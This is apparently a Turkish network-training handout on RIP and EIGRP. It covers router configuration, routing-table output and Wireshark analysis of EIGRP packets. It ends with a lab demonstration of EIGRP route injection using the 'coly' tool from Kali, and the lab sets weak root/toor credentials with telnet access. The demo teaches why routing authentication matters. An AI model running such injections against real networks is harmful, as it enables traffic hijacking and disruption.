R4#
```

Route tablosu üzerinden görüldüğü üzere RIP için AD değeri 120'dir. How ip protocols komutunu show ip route komutunu ve show interfaces komutlarını kullanarak çıktıları yorumlayınız.

```
R5#show ip protocols
*** IP Routing is NSF aware ***
```

Routing Protocol is "rip"

```
Outgoing update filter list for all interfaces is not set
Incoming update filter list for all interfaces is not set
Sending updates every 30 seconds, next due in 13 seconds
Invalid after 180 seconds, hold down 180, flushed after 240
Redistributing: rip
Default version control: send version 2, receive version 2
  Interface          Send Recv Triggered RIP Key-chain
  Serial1/0          2      2
Automatic network summarization is not in effect
Maximum path: 4
Routing for Networks:
  10.0.0.0
Routing Information Sources:
  Gateway            Distance      Last Update
  10.0.0.1            120           00:00:09
Distance: (default is 120)
```

R5#

EIGRP

EIGRP (Enhanced IGRP) olarak geçmektedir. İlk başta Cisco spesifik olarak çıkan bu protkol daha sonra tüm endüstriye mal edilmiştir. EIGRP maksimum 255 hop sayısına sahiptir fakat varsayılarda hop sayısı 100 olarak gelmektedir. IP VE IPv6 protokollerini destekler. RiPv2 ve OSPF gibi classless olarak kullanılabilir. Summarization ve ardışık olmayan ağları desteklemekle birlikte otomatik özetleme işlemi istenildiğinde kapatılabilir. EIGRP **RTP** protokolü üzerinden iletişim kurar. Diffusing Update Algrithm ile metrik hesabı yapar. EIGRP'nin düzgün çalışması için;

1. IP yapılandırması doğru olmalı,
2. Hello Ve Ack Paketleri alınıp verilmeli
3. AS numaraları eşleşmeli
4. Karşılıklı olarak aynı metric değerleri (K attributes) ayarlanmalıdır.

Farklı AS numaralarına sahip routingler için redistribution yöntemi uygulanır. EIGRP, RIP gibi tüm tablosunu yayınlamaz. Sadece yeni bir router routing işlemine dahil olduğunda Hello paketleri ile iletişime geçilerek tüm tablo gönderilir. Komşunun tablosu öğrenildikten sonra sadece update paketleri ile route değişiklikleri gönderilir. Lab çalışmalarına başlamadan önce aşağıdaki terimlerin anlaşılması önem arz etmektedir.

Feasible Distance: Uzak ağa giden en iyi metriğe sahip yoldur.

Reported Distance: Komşu tarafından rapor edilen uzak ağın metriğidir.

Neighbor Table: Tüm routerlar kendisine direk bağlı olan komşu routerlar hakkında durum bilgilerini RAM içerisinde Neighbour tablosunda tutar. Sıra numaraları onay numaraları ile eşleştirilmek için tutulurlar.

Topoloji Tablosu: Hedef ağları ve hedef ağları yayınlayan komşu routerların listesi burada tutulur.


Feasible Successor: Feasible distancedan daha düşük repoted distance'a sahip yol.

Successor: Successor route uzak bir networke tanımlanmış en iyi route'ı belirtir.

EIGRP multicast **224.0.0.10 sınıf D** adresini kullanır. EIGRP kullanan bir router **RTP** ile iletişim sağlar. Multicast olarak gönderdiği mesaja router cevap alamazsa **unicast** olarak mesaj göndermeye devam eder **16 kez mesaj** gönderdikten sonra hala cevap alamıyorsa karşıdaki routerı ölmüş kabul eder. EIGRP tek router üzerinde çoklu AS destekler. VLSM ve summarization desteklenir. Route belirleme yedek yol seçimi yol onarımı gibi özelliklere sahiptir. **EIGRP AD değeri olarak varsayılanda 90** değerini **external EIGRP ise 170** değerini kullanır.

UYGULAMA 17 EIGRP IMPELEANTASYONU VE PAKET ANALİZİ

Bu uygulamada EIGRP kullanılarak routing işlemi gerçekleştirilmiştir. İlk adımda IP yapılandırmasını GNS3 üzerinde aşağıdaki gibi yapınız.



```
R1(config)#username root privilege 15 secret toor
R1(config)#line console 0
R1(config-line)#password toor
R1(config-line)#login
R1(config-line)#line vty 0 4
R1(config-line)#transport input telnet
R1(config-line)#login local
R1(config-line)#do sh ip int brief
```

Interface	IP-Address	OK?	Method	Status	Protocol
FastEthernet0/0	192.168.217.200	YES	manual	up	up
Serial1/0	1.1.1.1	YES	manual	up	down
Serial1/1	unassigned	YES	unset	administratively down	down
Serial1/2	unassigned	YES	unset	administratively down	down
Serial1/3	unassigned	YES	unset	administratively down	down
Serial2/0	unassigned	YES	unset	administratively down	down
Serial2/1	unassigned	YES	unset	administratively down	down
Serial2/2	unassigned	YES	unset	administratively down	down
Serial2/3	unassigned	YES	unset	administratively down	down
Serial2/4	unassigned	YES	unset	administratively down	down
Serial2/5	unassigned	YES	unset	administratively down	down
Serial2/6	unassigned	YES	unset	administratively down	down
Serial2/7	unassigned	YES	unset	administratively down	down

```
R1(config-line)#
```

```

R2(config)#username root privilege 15 sec
R2(config)#username root privilege 15 secret toor
R2(config)#line vty 0 4
R2(config-line)#login local
R2(config-line)#transport input telnet
R2(config-line)#exit
R2(config)#do sh ip int brief

```

Interface	IP-Address	OK?	Method	Status	Protocol
FastEthernet0/0	unassigned	YES	unset	administratively down	down
Serial1/0	1.1.1.2	YES	manual	up	up
Serial1/1	2.2.2.1	YES	manual	up	down
Serial1/2	unassigned	YES	unset	administratively down	down
Serial1/3	unassigned	YES	unset	administratively down	down
Serial2/0	unassigned	YES	unset	administratively down	down
Serial2/1	unassigned	YES	unset	administratively down	down
Serial2/2	unassigned	YES	unset	administratively down	down
Serial2/3	unassigned	YES	unset	administratively down	down
Serial2/4	unassigned	YES	unset	administratively down	down
Serial2/5	unassigned	YES	unset	administratively down	down
Serial2/6	unassigned	YES	unset	administratively down	down
Serial2/7	unassigned	YES	unset	administratively down	down

```

R2(config)#

```

```

Serial1/0          2.2.2.2          YES manual up          up
Serial1/1          3.3.3.1          YES manual up          up
Serial1/2          unassigned       YES unset administratively down down
Serial1/3          unassigned       YES unset administratively down down
Serial2/0          unassigned       YES unset administratively down down
Serial2/1          unassigned       YES unset administratively down down
Serial2/2          unassigned       YES unset administratively down down
Serial2/3          unassigned       YES unset administratively down down
Serial2/4          unassigned       YES unset administratively down down
Serial2/5          unassigned       YES unset administratively down down
Serial2/6          unassigned       YES unset administratively down down
Serial2/7          unassigned       YES unset administratively down down
R3(config-if)#
*Aug 11 12:13:53.407: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R3(config-if)#username root priv 15 secret
*Aug 11 12:14:14.419: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R3(config-if)#username root priv 15 secret toor
R3(config)#line vty 0 4
R3(config-line)#login local
R3(config-line)#transport input telnet
R3(config-line)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]

```


```

R4(config-if)#username
*Aug 11 12:16:19.759: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R4(config-if)#username root
*Aug 11 12:16:20.767: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed
R4(config-if)#username root pri 15 secret toor
R4(config)#line vty 0 4
R4(config-line)#login local
R4(config-line)#transport input telnet
R4(config-line)#do sh ip int brief
Interface                IP-Address      OK? Method Status              Protocol
FastEthernet0/0          unassigned      YES unset  administratively    down
Serial1/0                 3.3.3.2         YES manual  up                  up
Serial1/1                 unassigned      YES unset  administratively    down
Serial1/2                 unassigned      YES unset  administratively    down
Serial1/3                 unassigned      YES unset  administratively    down
Serial2/0                 unassigned      YES unset  administratively    down
Serial2/1                 unassigned      YES unset  administratively    down
Serial2/2                 unassigned      YES unset  administratively    down
Serial2/3                 unassigned      YES unset  administratively    down
Serial2/4                 unassigned      YES unset  administratively    down
Serial2/5                 unassigned      YES unset  administratively    down
Serial2/6                 unassigned      YES unset  administratively    down
Serial2/7                 unassigned      YES unset  administratively    down
R4(config-line)#

```

2. FAZ ROUTING

Uygulamaya yaparken seçtiğiniz bir bağlantı üzerinde Wireshark çalıştırarak paketleri analiz ediniz. Bu fazda routing kuralları yazılacaktır.



Routing işlemlerinde subnet mask yerine wild card mask kullanılmıştır. Wild card mask kısaca 255.255.255.255 ten subnet maskın çıkartılmasıyla bulunan sonuçtur.

```

R1(config)#router eigrp 10
R1(config-router)#network 192.168.227.0 0.0.0.255
R1(config-router)#network 1.1.1.0 0.0.0.3
R1(config-router)#no auto
R1(config-router)#no auto-summary
R1(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]

```

```

R2(config-if)#router eigrp 10
R2(config-router)#network 1.1.1.0 0.0.0.3
R2(config-router)#
*Aug 11 14:17:07.411: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 1.1.1.1 (
R2(config-router)#network 2.2.2.0 0.0.0.3
R2(config-router)#no auto
R2(config-router)#no auto-summary
R2(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]

```

```

R3(config)#router eigrp 10
R3(config-router)#network 3.3.3.0 0.0.0.3
R3(config-router)#network 2.2.2.0 0.0.0.3
R3(config-router)#no aut
*Aug 11 14:19:06.295: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 2.2.2.1 (Serial1/0) is
R3(config-router)#no auto
R3(config-router)#no auto-summary
R3(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]

```

```

R4(config)#router eigrp 10
R4(config-router)#network 3.3.3.0 0.0.0.3
R4(config-router)#
*Aug 11 14:22:14.255: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 3.3.3.1 (Serial1/0)
R4(config-router)#do wr
Building configuration...
[OK]

```

Routing tanımları yapıldıktan sonra aşağıdaki koutları kullanarak routing tablolarını inceleyiniz;

R1:

```
R1#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(10)/ID(192.168.217.200)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 2.2.2.0/30, 1 successors, FD is 2681856
    via 1.1.1.2 (2681856/2169856), Serial1/0
P 3.3.3.0/30, 1 successors, FD is 3193856
    via 1.1.1.2 (3193856/2681856), Serial1/0
P 1.1.1.0/30, 1 successors, FD is 2169856
    via Connected, Serial1/0

R1#sh ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(10)
H   Address                Interface                Hold Uptime    SRTT    RTO  Q  Seq
                               (sec)          (ms)          Cnt  Num
0   1.1.1.2                 Sel/0                13 00:08:06    27    162   0   6

R1#sh ip eigrp interfaces
EIGRP-IPv4 Interfaces for AS(10)
                                Xmit Queue    PeerQ          Mean    Pacing Time    Multica
st   Pending
Interface                Peers  Un/Reliable  Un/Reliable  SRTT    Un/Reliable    Flow Ti
mer   Routes
Sel/0                    1      0/0         0/0          27      0/16           104
0

R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

    1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C      1.1.1.0/30 is directly connected, Serial1/0
L      1.1.1.1/32 is directly connected, Serial1/0
D      2.0.0.0/30 is subnetted, 1 subnets
D      2.2.2.0 [90/2681856] via 1.1.1.2, 00:08:07, Serial1/0
D      3.0.0.0/30 is subnetted, 1 subnets
D      3.3.3.0 [90/3193856] via 1.1.1.2, 00:06:23, Serial1/0
C     192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C     192.168.217.0/24 is directly connected, FastEthernet0/0
L     192.168.217.200/32 is directly connected, FastEthernet0/0
```

R3:

R3#show ip route

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

1.0.0.0/30 is subnetted, 1 subnets
D 1.1.1.0 [90/2681856] via 2.2.2.1, 00:08:52, Serial1/0
2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C 2.2.2.0/30 is directly connected, Serial1/0
L 2.2.2.2/32 is directly connected, Serial1/0
3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C 3.3.3.0/30 is directly connected, Serial1/1
L 3.3.3.1/32 is directly connected, Serial1/1

R3#show ip eigrp top

EIGRP-IPv4 Topology Table for AS(10)/ID(3.3.3.1)

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
r - reply Status, s - sia Status

P 2.2.2.0/30, 1 successors, FD is 2169856
via Connected, Serial1/0
P 3.3.3.0/30, 1 successors, FD is 2169856
via Connected, Serial1/1
P 1.1.1.0/30, 1 successors, FD is 2681856
via 2.2.2.1 (2681856/2169856), Serial1/0

R3#show ip eigrp nei

EIGRP-IPv4 Neighbors for AS(10)

H	Address	Interface	Hold	Uptime	SRTT	RTO	Q	Se
q			(sec)		(ms)		Cnt	Nu
m								
1	3.3.3.2	Se1/1	14	00:05:55	37	222	0	3
0	2.2.2.1	Se1/0	12	00:09:03	22	132	0	7

R3#sh ip eigrp int

EIGRP-IPv4 Interfaces for AS(10)

cast	Pending	Xmit	Queue	PeerQ	Mean	Pacing	Time	Multi
Interface		Peers	Un/Reliable	Un/Reliable	SRTT	Un/Reliable	Flow	
Timer	Routes							
Se1/1		1	0/0	0/0	37	0/16		128
	0							
Se1/0		1	0/0	0/0	22	0/16		96
	0							

R3#

3. FAZ PAKET ANALİZİ

Hello paketlerinin multicast 224.0.0.10 adresinden yayıldığı görülmektedir. Aşağıda paket içeriği gösterilmiştir;

*Standard input [R2 Serial1/1 to R3 Serial1/0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
46	184.792194	2.2.2.1	224.0.0.10	EIGRP	64	Hello
47	189.643440	2.2.2.1	224.0.0.10	EIGRP	64	Hello
51	194.215574	2.2.2.1	224.0.0.10	EIGRP	64	Hello
52	199.125017	2.2.2.1	224.0.0.10	EIGRP	64	Hello

Wireshark · Packet 47 · wireshark_-_20170811141417_a07224

Checksum: 0xeec8 [correct]
[Checksum Status: Good]
Flags: 0x00000000
Sequence: 0
Acknowledge: 0
Virtual Router ID: 0 (Address-Family)
Autonomous System: 10
Parameters
Type: Parameters (0x0001)
Length: 12
K1: 1
K2: 0
K3: 1
K4: 0
K5: 0
K6: 0
Hold Time: 15
Software Version: EIGRP=11.0, TLV=2.0
Type: Software Version (0x0004)

0000	0f 00 08 00 45 c0 00 3c 00 00 00 00 01 58 d4 9d	E..<X..
0010	02 02 02 01 e0 00 00 0a 02 05 ee c8 00 00 00 00	
0020	00 00 00 00 00 00 00 00 00 00 0a 00 01 00 0c	
0030	01 00 01 00 00 00 00 0f 00 04 00 08 0b 00 02 00	

Paket içeriğine dikkat edildiğinde K değerleri ile EIGRP için metric hesabında kullanılacak değerler gösterilmiştir. Hold time değeri atonom numarası hello paketlerinin içeirinde gönderilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
91	281.761778	2.2.2.1	224.0.0.10	EIGRP	64	Hello
92	286.182451	2.2.2.1	224.0.0.10	EIGRP	64	Hello
93	287.768113	2.2.2.2	224.0.0.10	EIGRP	64	Hello
94	287.777749	2.2.2.1	224.0.0.10	EIGRP	74	Hello
95	287.788076	2.2.2.1	2.2.2.2	EIGRP	44	Update
96	287.800076	2.2.2.2	224.0.0.10	EIGRP	74	Hello
97	287.800076	2.2.2.2	2.2.2.1	EIGRP	44	Update
98	287.809863	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
99	287.853666	2.2.2.1	2.2.2.2	EIGRP	89	Update
100	287.854661	2.2.2.2	2.2.2.1	EIGRP	89	Update
101	287.876391	2.2.2.2	2.2.2.1	EIGRP	44	Hello (Ack)
102	287.897062	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
103	287.919937	2.2.2.2	2.2.2.1	EIGRP	89	Update
104	287.929703	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
105	287.929703	2.2.2.1	2.2.2.2	EIGRP	89	Update
106	287.963436	2.2.2.2	2.2.2.1	EIGRP	44	Hello (Ack)
109	292.237804	2.2.2.1	224.0.0.10	EIGRP	74	Hello

Wireshark · Packet 105 · wireshark_-_20170811141417_a07224

```

..... = Conditional Receive: Not set
..... = Restart: Not set
..... = End Of Table: Not set
Sequence: 7
Acknowledged: 3
Virtual Router ID: 0 (Address-Family)
Autonomous System: 10
▼ Internal Route = 3.3.3.0/30
  Type: Internal Route (0x0602)
  Length: 45
  Topology: 0
  AFI: IPv4 (1)
  RouterID: 3.3.3.1
  ▼ Wide Metric
    Offset: 0
    Priority: 0
    Reliability: 255
    Load: 1
    MTU: 1500
    Hop Count: 1
    Delay: Infinity
    Bandwidth: 1544
    Reserved: 0x0000
  > Flags
    NextHop: 0.0.0.0
    Prefix Length: 30
    Destination: 3.3.3.0

```

Ack paketi aşağıdaki gibi incelenmiştir;

```

> Frame 106: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 2.2.2.2, Dst: 2.2.2.1
▼ Cisco EIGRP
  Version: 2
  Opcode: Hello (5)
  Checksum: 0xfde9 [correct]
  [Checksum Status: Good]
  ▼ Flags: 0x00000000
    .... 0 = Init: Not set
    .... 0 = Conditional Receive: Not set
    .... 0 = Restart: Not set
    .... 0 = End Of Table: Not set
  Sequence: 0
  Acknowledge: 7
  Virtual Router ID: 0 (Address-Family)
  Autonomous System: 10

```

Bağlantı koparılarak bir routerdan haber alınmadığı zaman gönderilen paketler aşağıdaki gibidir;

1073	1722.281539	2.2.2.1	2.2.2.2	EIGRP	89 Query
1074	1722.291910	2.2.2.2	2.2.2.1	EIGRP	44 Hello (Ack)
1075	1722.343621	2.2.2.2	2.2.2.1	EIGRP	89 Reply
1076	1722.354080	2.2.2.1	2.2.2.2	EIGRP	44 Hello (Ack)
1077	1724.755739	2.2.2.1	224.0.0.10	EIGRP	64 Hello

2.2.2.1	2.2.2.2	EIGRP	89 Query
2.2.2.2	2.2.2.1	EIGRP	44 Hello (Ack)
2.2.2.2	2.2.2.1	EIGRP	89 Reply
2.2.2.1	2.2.2.2	EIGRP	44 Hello (Ack)
2.2.2.1	224.0.0.10	EIGRP	64 Hello


EIGRP de metric K katsayıları ile hesaplanır.

Metrik = $[K1 \cdot \text{Bant Genişliği} + (K2 \cdot \text{Bant Genişliği}) / (256 - \text{Yük}) + K3 \cdot \text{Gecikme}] \cdot [K5 / (\text{Güvenilirlik} + K4)]$

NOT: Passive interface ve route injection, EIGRP uthentication konuları demo halinde eğitimde anlatılacaktır.


UYGULAMA 18 EIGRP ROUTE INJECTION

Bu uygulamada route authentication ve passive interface uygulamalarının neden çok önemli olduğu demo gösterimle anlatılacaktır. Çeşitli ağlara gidiş yolları route injection atak ile değiştirilerek siber saldırı senaryosu uygulamalı olarak anlatılacaktır.




```
enable
conf t
router eigrp 10
network ....
no auto-summary
do wr
```

<https://github.com/tokozedg/coly>



Automatically exported from code.google.com/p/coly



```

root@kali:~# git clone https://github.com/tokozedg/coly.git
Cloning into 'coly'...
remote: Counting objects: 22, done.
remote: Total 22 (delta 0), reused 0 (delta 0), pack-reused 22
Unpacking objects: 100% (22/22), done.
root@kali:~# ls
coly
core
Desktop
Documents
Downloads
KAWWxnqu.jpeg
libssl0.9.8_0.9.8o-7_amd64.deb
loki_0.2.7-1_amd64.deb
Music
Pictures
Public
pylibpcap_0.6.2-1_amd64.deb
python-dpkt_1.6+svn54-1_all.deb
python-dumbnet_1.12-3.1_amd64.deb
python-support_1.0.15_all.deb
Templates
Videos
yersinia.log
root@kali:~# cd col
bash: cd col: command not found
root@kali:~# cd coly/
root@kali:~/coly# ls
coly.py  README.md
root@kali:~/coly# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)#help

Documented commands (type help <topic>):
=====
asn discover exit help hi inject interface peers

Undocumented commands:
=====
EOF

```

```

root@kali:~/coly# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data:
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=83.1 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.15 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 3.159/43.140/83.121/39.981 ms
root@kali:~/coly# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^]'.

User Access Verification

Username: root
Password:
R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

    1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C      1.1.1.0/30 is directly connected, Serial1/0
L      1.1.1.1/32 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
D      2.2.2.0 [90/2681856] via 1.1.1.2, 00:01:13, Serial1/0
      3.0.0.0/30 is subnetted, 1 subnets
D      3.3.3.0 [90/3193856] via 1.1.1.2, 00:01:12, Serial1/0
      192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C      192.168.217.0/24 is directly connected, FastEthernet0/0
L      192.168.217.200/32 is directly connected, FastEthernet0/0

```

```
kali(router-config)#interface eth1
Interface set to eth1. IP: 192.168.217.142
kali(router-config)#discover
Discovering Peers and AS
Peer found: 192.168.217.138 AS: 10
AS set to 10

kali(router-config)#discover
Discovering Peers and AS
Peer found: 192.168.217.200 AS: 10

kali(router-config)#hi
Hello thread started
kali(router-config)#hi
Hello thread started
kali(router-config)#inject 7.7.7.0/24
Sending route to 192.168.217.138
kali(router-config)#Sending route to 192.168.217.200

kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#interface eth1
*** Unknown syntax: interface eth1
kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#
kali(router-config)#
kali(router-config)#inject 7.7.7.0/24
kali(router-config)#Sending route to 192.168.217.138
Sending route to 192.168.217.200

kali(router-config)#peers
192.168.217.138
192.168.217.200
kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#peers
192.168.217.138
192.168.217.200
kali(router-config)#
```

No.	Time	Source	Destination	Protocol	Length	Info
2975	7951.5833745...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2976	7952.6450317...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2977	7954.2461235...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2978	7955.0307379...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2979	7955.9530943...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2980	7957.6516413...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2982	7959.2935655...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2983	7960.1019068...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2984	7960.7757688...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2985	7962.6606663...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2986	7964.4025112...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
